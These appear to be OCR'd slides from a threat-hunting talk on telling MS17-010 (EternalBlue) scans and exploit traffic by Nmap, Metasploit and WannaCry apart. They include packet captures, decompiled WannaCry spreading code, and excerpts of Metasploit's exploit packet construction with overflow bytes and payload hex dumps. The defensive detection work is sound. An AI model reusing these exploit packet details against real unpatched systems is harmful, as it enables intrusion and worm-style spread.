
[1] https://github.com/worawit/MS17-010/blob/83b3745050893fbc9d73fa61ff0b4aa427884a0e/eternalblue_exploit7.py#L448

Threat Hunting of EternalBlue Related Attack

Keep the Operation Running

Think about WannaCry Spreading Process


```
if ( MS17_010_Vulnerable(Destination, 445u) )
{
  for ( i = 0; i < 5; ++i )
  {
    Sleep(3000u);
    if ( DoublePulsar_Installed(Destination, 1, 445u) )
      break;
    Sleep(3000u);
    MS17_010_Exploit(Destination, 445u);
  }
}
Sleep(3000u);
if ( DoublePulsar_Installed(Destination, 1, 445u) )
  DP_Check_and_Send_Exec_Payload(Destination, 1, 445u);
endthreadex(0);
return 0;
```



Case Study – Traffic of Target Check

- Guess the scanning purpose
  - Which tool / malware sent the SMB Pipe request

TCP	49368 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
TCP	445 → 49368 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
TCP	49368 → 445 [ACK] Seq=1 Ack=1 Win=65536 Len=0
SMB	Negotiate Protocol Request
SMB	Negotiate Protocol Response
SMB	Session Setup AndX Request, User: .\
SMB	Session Setup AndX Response
SMB	Tree Connect AndX Request, Path: \\[redacted]\IPC$
SMB	Tree Connect AndX Response
SMB Pipe	PeekNamedPipe Request, FID: 0x0000
SMB	Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES
TCP	49368 → 445 [FIN, ACK] Seq=347 Ack=421 Win=65280 Len=0
TCP	445 → 49368 [ACK] Seq=421 Ack=348 Win=65280 Len=0
TCP	445 → 49368 [RST, ACK] Seq=421 Ack=348 Win=0 Len=0



Traffic of Target Check by Nmap


- Nmap with MS17-010 .nse patch scanning script

```
TCP         48876 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2970468861 TSecr=0 WS=128
TCP         445 → 48876 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
TCP         48876 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0
SMB         Negotiate Protocol Request
TCP         445 → 48876 [ACK] Seq=1 Ack=54 Win=2102272 Len=0
SMB         Negotiate Protocol Response
TCP         48876 → 445 [ACK] Seq=54 Ack=410 Win=64128 Len=0
SMB         Session Setup AndX Request, NTLMSSP_NEGOTIATE
SMB         Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCE
SMB         Session Setup AndX Request, NTLMSSP_AUTH, User: [redacted]\guest
SMB         Session Setup AndX Response, Error: STATUS_ACCOUNT_DISABLED
SMB         Session Setup AndX Request, NTLMSSP_NEGOTIATE
SMB         Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCE
SMB         Session Setup AndX Request, NTLMSSP_AUTH, User: \
SMB         Session Setup AndX Response
SMB         Tree Connect AndX Request, Path: \\[redacted]\IPC$
SMB         Tree Connect AndX Response
SMB Pipe    PeekNamedPipe Request, FID: 0x0000
SMB         Trans Response, Error: STATUS_ACCESS_DENIED
TCP         48876 → 445 [FIN, ACK] Seq=958 Ack=1350 Win=64128 Len=0
```

```
▸ NetBIOS Session Service
▾ SMB (Server Message Block Protocol)
  ▸ SMB Header
  ▾ Session Setup AndX Request (0x73)
      Word Count (WCT): 12
      AndXCommand: No further commands (0xff)
      Reserved: 00
      AndXOffset: 145
      Max Buffer: 65535
      Max Mpx Count: 1
      VC Number: 1
      Session Key: 0x00000000
      Security Blob Length: 66
      Reserved: 00000000
    ▸ Capabilities: 0x80000050, NT SMBs, NT Status Codes, Extended Security
      Byte Count (BCC): 86
    ▸ Security Blob: 604006062b0601050502a0363034a00e300c060a2b0601040182370
      Native OS: Nmap
      Native LAN Manager: Native Lanman
      Primary Domain:
```

Threat Count for MS17-010 Unpatched Target Check

- Total count of PeekNamedPipe requests sent to our hunting engine



Traffic of Target Check by Metasploit

- Metasploit with MS17-010 patch scanner module
  - Hard to determine from PeekNamedPipe SMB Pipe request
  - Try to determine in next request in the same session

Traffic of Target Check by Metasploit

- Metasploit with MS17-010 scanner module

SMB Pipe	PeekNamedPipe Request, FID: 0x0000	
SMB	Trans Response, Error: Unknown error class!	
TCP	33069 → 445 [ACK] Seq=583 Ack=425 Win=64128 Len=0 TSval=	
SMB	Trans2 Request, SESSION_SETUP	
SMB	Trans2 Response<unknown>, Error: STATUS_NOT_IMPLEMENTED	

```
SMB (Server Message Block Protocol)
  SMB Header
    Server Component: SMB
    SMB Command: Trans2 (0x32)
    NT Status: STATUS_SUCCESS (0x00000000)
    Flags: 0x18, Canonicalized Pathnames, Case Sensitivity
    Flags2: 0xc007, Unicode Strings, Error Code Type, Secu
    Process ID High: 0
    Signature: 0000000000000000
    Reserved: 0000
    Tree ID: 65535  (\\[redacted]\IPC$)
    Process ID: 44767
    User ID: 0
    Multiplex ID: 65
  Trans2 Request (0x32)
    Word Count (WCT): 15
    Total Parameter Count: 12
    Total Data Count: 0
    Max Parameter Count: 1
    Max Data Count: 0
    Max Setup Count: 0
    Reserved: 00
    Flags: 0x0000
    Timeout: 3 hours, 3.622 seconds
    Reserved: 0000
    Parameter Count: 12
    Parameter Offset: 66
    Data Count: 0
    Data Offset: 78
    Setup Count: 1
    Reserved: 00
    Subcommand: SESSION_SETUP (0x000e)
```

```
0040  [redacted] 00 00 00 4f ff 53  4d 42 32 00 00 00 00 18
0050  07 c0 00 00 00 00 00 00  00 00 00 00 00 00 ff ff
0060  df ae 00 00 41 00 0f 0c  00 00 00 01 00 00 00 00
0070  00 00 00 a6 d9 a4 00 00  00 0c 00 42 00 00 00 4e
0080  00 01 00 0e 00 00 00 0c  00 00 00 00 00 00 00 00
0090  00 00 00 00 00
```

```
206   def do_smb_ms17_010_probe(tree_id)
239     # packet baselines
240     pkt['Payload']['SMB'].v['Command'] = Rex::Proto::SMB::Constants::SMB_COM_TRANSACTION2
241     pkt['Payload']['SMB'].v['Flags1'] = 0x18
242     pkt['Payload']['SMB'].v['MultiplexID'] = 65
243     pkt['Payload']['SMB'].v['Flags2'] = 0xc007
244     pkt['Payload']['SMB'].v['TreeID'] = tree_id
245     pkt['Payload']['SMB'].v['WordCount'] = 14 + setup_count
246     pkt['Payload'].v['Timeout'] = 0x00a4d9a6
247     pkt['Payload'].v['ParamCountTotal'] = 12
        pkt['Payload'].v['ParamCount'] = 12
        pkt['Payload'].v['ParamCountMax'] = 1
        pkt['Payload'].v['DataCountMax'] = 0
        pkt['Payload'].v['ParamOffset'] = 66
        pkt['Payload'].v['DataOffset'] = 78

254     pkt['Payload'].v['SetupCount'] = setup_count
255     pkt['Payload'].v['SetupData'] = setup
256     pkt['Payload'].v['Payload'] = trans
257
258     pkt.to_s
259   end
```

DoublePulsar Ping msg

https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/smb/smb_ms17_010.rb#L246

txOne networks

Traffic of Target Check by WannaCry

- WannaCry check target host to spread and infect

```
if ( MS17_010_Vulnerable(Destination, 445u) )
{
  for ( i = 0; i < 5; ++i )
  {
    Sleep(3000u);
    if ( DoublePulsar_Installed(Destination, 1, 445u) )
      break;
    Sleep(3000u);
    MS17_010_Exploit(Destination, 445u);
  }
}
Sleep(3000u);
if ( DoublePulsar_Installed(Destination, 1, 445u) )
  DP_Check_and_Send_Exec_Payload(Destination, 1, 445u);
```

PeekNamedPipe Request


```
SMB (Server Message Block Protocol)
  SMB Header
    Server Component: SMB
    [Response in: 1126]
    SMB Command: Trans (0x25)
    Error Class: Success (0x00)
    Reserved: 00
    Error Code: No Error
  ▸ Flags: 0x18, Canonicalized Pathnames, Case Sensitivity
  ▸ Flags2: 0x2801, Execute-only Reads, Extended Security Negotiation, Long Names Al
    Process ID High: 0
    Signature: 0000000000000000
    Reserved: 0000
  ▸ Tree ID: 2048  (\[redacted]\IPC$)
    Process ID: 2048
    User ID: 2048
    Multiplex ID: 24261
  ▸ Trans Request (0x25)
SMB Pipe Protocol
  Function: PeekNamedPipe (0x0023)
  FID: 0x0000
```

```
if ( send(v3, Tree_Connect_AndX_Req_0, v4, 0) != -1 && recv(v3, buf, 1024, 0) != -1 )
{
  TreeID_Low = buf[28];
  ProcessID_Low = buf[28];
  v6 = buf[32];
  UserID_Low = buf[32];
  v7 = buf[33];
  UserID_High = buf[33];
  TreeID_High = buf[29];
  ProcessID_High = buf[29];                 // PID = TID
  MultiplexID_Low = buf[34];
  MultiplexID_High = buf[35];
  if ( send(v3, PeekNamedPipe_Req, 78, 0) != -1
    && recv(v3, buf, 1024, 0) != -1
    && buf[9] == 5
    && buf[10] == 2
    && !buf[11]
    && buf[12] == (char)0xC0 )              // STATUS_INSUFF_SERVER_RESOURCES
  {
    closesocket(v3);
    return 1;
  }
```

Keep the Operation Running

Case Study – Traffic of MS17-010 Exploitation

- Real attack target to MS17-010 unpatched systems possible sent from EternalBlue simulation tools
  - Metasploit framework `ms17_010_eternalblue` plugin
  - FuzzBunch / WannaCry
  - Other tools / malware



MS17-010 Exploitation Traffic by Metasploit

- Hard to distinct between FuzzBunch / WannaCry
  - Metasploit is open source, we have source code!

```
SMB     Negotiate Protocol Request
TCP     445 → 40733 [ACK] Seq=1 Ack=52 Win=14528 Len=0 TSval=202800326
SMB     Negotiate Protocol Response
TCP     40733 → 445 [ACK] Seq=52 Ack=132 Win=30336 Len=0 TSval=3065915
SMB     Session Setup AndX Request, User: anonymous
SMB     Session Setup AndX Response
SMB     Tree Connect AndX Request, Path: \\[redacted]\IPC$
SMB     Tree Connect AndX Response
SMB     NT Trans Request, <unknown>
SMB     NT Trans Response, <unknown (0)>, Error: STATUS_ACCESS_DENIED
TCP     40733 → 445 [ACK] Seq=1347 Ack=345 Win=30336 Len=1448 TSval=30
TCP     40733 → 445 [ACK] Seq=
SMB     Trans2 Secondary Reque
TCP     40733 → 445 [ACK] Seq=
TCP     40733 → 445 [ACK] Seq=
SMB     Trans2 Secondary Reque
```

```
▾ NT Trans Request (0xa0)
    Word Count (WCT): 20
    Max Setup Count: 1
    Reserved: 0000
    Total Parameter Count: 30
    Total Data Count: 66512
    Max Parameter Count: 30
    Max Data Count: 0
    Parameter Count: 30
    Parameter Offset: 75
    Data Count: 976
    Data Offset: 104
    Setup Count: 1
    Function: Unknown (0)
    Unknown NT transaction (0) Setup
    Byte Count (BCC): 1004
    Unknown NT transaction (0) Parameters
```

```
1534    def make_smb1_nt_trans_packet(tree_id, user_id)
1543      packet.parameter_block.max_setup_count = 1
1544      packet.parameter_block.total_parameter_count = 30
1545      packet.parameter_block.total_data_count = 66512
1546      packet.parameter_block.max_parameter_count = 30
1547      packet.parameter_block.max_data_count = 0
1548      packet.parameter_block.parameter_count = 30
1549      packet.parameter_block.parameter_offset = 75
550       packet.parameter_block.data_count = 976
551       packet.parameter_block.data_offset = 104
552       packet.parameter_block.function = 0
553
554       packet.parameter_block.setup << 0x0000
555
556       packet.data_block.byte_count = 1004
557       packet.data_block.trans2_parameters = "\x00" * 31 + "\x01" + ("\x00" * 973)
```

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/smb/ms17_010_eternalblue.rb

MS17-010 Exploitation Traffic by Metasploit

```
SMB     Trans2 Secondary Request, Data: 62416 of 4096, FID: 0x0000Echo Request
TCP     445 → 40733 [ACK] Seq=735 Ack=46235 Win=64128 Len=0 TSval=2028003221 TS
SMB     Trans2 Response<unknown>, Error: STATUS_INVALID_PARAMETER
TCP     445 → 40733 [ACK] Seq=774 Ack=50579 Win=64128 Len=0 TSval=2028003221 TS
SMB     Trans2 Response<unknown>, Error: STATUS_INVALID_PARAMETER
TCP     445 → 40733 [ACK] Seq=813 Ack=54923 Win=64128 Len=0 TSval=2028003222 TS
SMB     Trans2 Response<unknown>, Error: STATUS_INVALID_PARAMETER
TCP     445 → 40733 [ACK] Seq=852 Ack=59267 Win=64128 Len=0 TSval=2028003222 TS
SMB     Trans2 Response<unknown>, Error: STATUS_INVALID_PARAMETER
TCP     445 → 40733 [ACK] Seq=891 Ack=63695 Win=64128 Len=0 TSval=2028003222 TS
SMB     Trans2 Response<unknown>, Error: STATUS_INVALID_PARAMETER
SMB     Echo Response
TCP     40733 → 445 [ACK] Seq=63695 Ack=983 Win=30336 Len=0 TSval=306591569 TSe
TCP     40733 → 445 [ACK] Seq=63695 Ack=983 Win=30336 Len=1448 TSval=306591575
TCP     40733 → 445 [ACK] Seq=65143 Ack=983 Win=30336 Len=1448 TSval=306591575
SMB     Trans2 Secondary Request, Data: 66512 of 4096, FID: 0x0000
```

```
def make_smb1_trans2_exploit_packet(tree_id, user_id, type, timeout)

    pkt << "\x41" * 2957

    pkt << "\x80\x00\xa8\x00" # overflow

    pkt << "\x00" * 0x10
    pkt << "\xff\xff"
    pkt << "\x00" * 0x6
    pkt << "\xff\xff"
    pkt << "\x00" * 0x16
```

Insert buffer with “A”

```
0b90  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0ba0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0bb0  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0bc0  41 41 41 41 41 41 80 00  a8 00 00 00 00 00 00 00   AAAAAA·· ........
0bd0  00 00 00 00 00 00 00 00  00 00 ff ff 00 00 00 00   ........ ........
0be0  00 00 ff ff 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0bf0  00 00 00 00 00 00 00 00  00 00 00 f1 df ff 00 00   ........ ........
0c00  00 00 00 00 00 00 20 f0  df ff 00 f1 df ff ff ff   ...... · ........
0c10  ff ff 60 00 04 10 00 00  00 00 80 ef df ff 00 00   ··`····· ........
0c20  00 00 10 00 d0 ff ff ff  ff ff 18 01 d0 ff ff ff   ........ ........
0c30  ff ff 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0c40  00 00 60 00 04 10 00 00  00 00 00 00 00 00 00 00   ··`····· ........
0c50  00 00 90 ff cf ff ff ff  ff ff 00 00 00 00 00 00   ........ ........
0c60  00 00 80 10 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0c70  00 00 39 bb 41 41 41 41  41 41 41 41 41 41 41 41   ··9·AAAA AAAAAAAA
0c80  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0c90  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
```

MS17-010 Exploitation Traffic by WannaCry

- Difference between the payload sent by Metasploit and WannaCry
  - Different char. inserted

```
SMB     Session Setup AndX Request, User: anonymous
SMB     Session Setup AndX Response
SMB     Tree Connect AndX Request, Path: \\[redacted]\IPC$
SMB     Tree Connect AndX Response
SMB     NT Trans Request, <unknown>
SMB     NT Trans Response, <unknown (0)>
TCP     50742 → 445 [PSH, ACK] Seq=1454 Ack=434 Win=65024 Len=1460
TCP     50742 → 445 [PSH, ACK] Seq=2914 Ack=434 Win=65024 Len=1460
TCP     445 → 50742 [ACK] Seq=434 Ack=4374 Win=65536 Len=0
SMB     Trans2 Secondary Request, Data: 5072 of 4096, FID: 0x0000
TCP     50742 → 445 [PSH, ACK] Seq=5607 Ack=434 Win=65024 Len=1460
TCP     445 → 50742 [ACK] Seq=434 Ack=7067 Win=65536 Len=0
TCP     50742 → 445 [PSH, ACK] Seq=7067 Ack=434 Win=6502
SMB     Trans2 Secondary Request, Data: 9168 of 4096, FI
```

WannaCry

```
0810  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0820  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0830  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0840  83 f3 68 36 61 67 4c 43  71 50 71 56 79 58 69 32   ..h6agLC qPqVyXi2
0850  56 53 51 38 4f 36 59 62  39 69 6a 42 58 35 34 6a   VSQ8O6Yb 9ijBX54j
0860  59 36 4b 4d 2b 73 7a 33  33 4e 6d 53 36 54 4b 38   Y6KM+sz3 3NmS6TK8
0870  58 6c 4f 6b 39 32 30 73  30 45 30 61 61 6a 4f 56   XlOk920s 0E0aajOV
0880  2b 2b 77 72 52 39 32 64  73 31 46 4f 4c 42 4f 2b   ++wrR92d s1FOLBO+
0890  65 76 4c 50 6a 34 73 49  76 41 6a 4c 76 61 4c 64   evLPj4sI vAjLvaLd
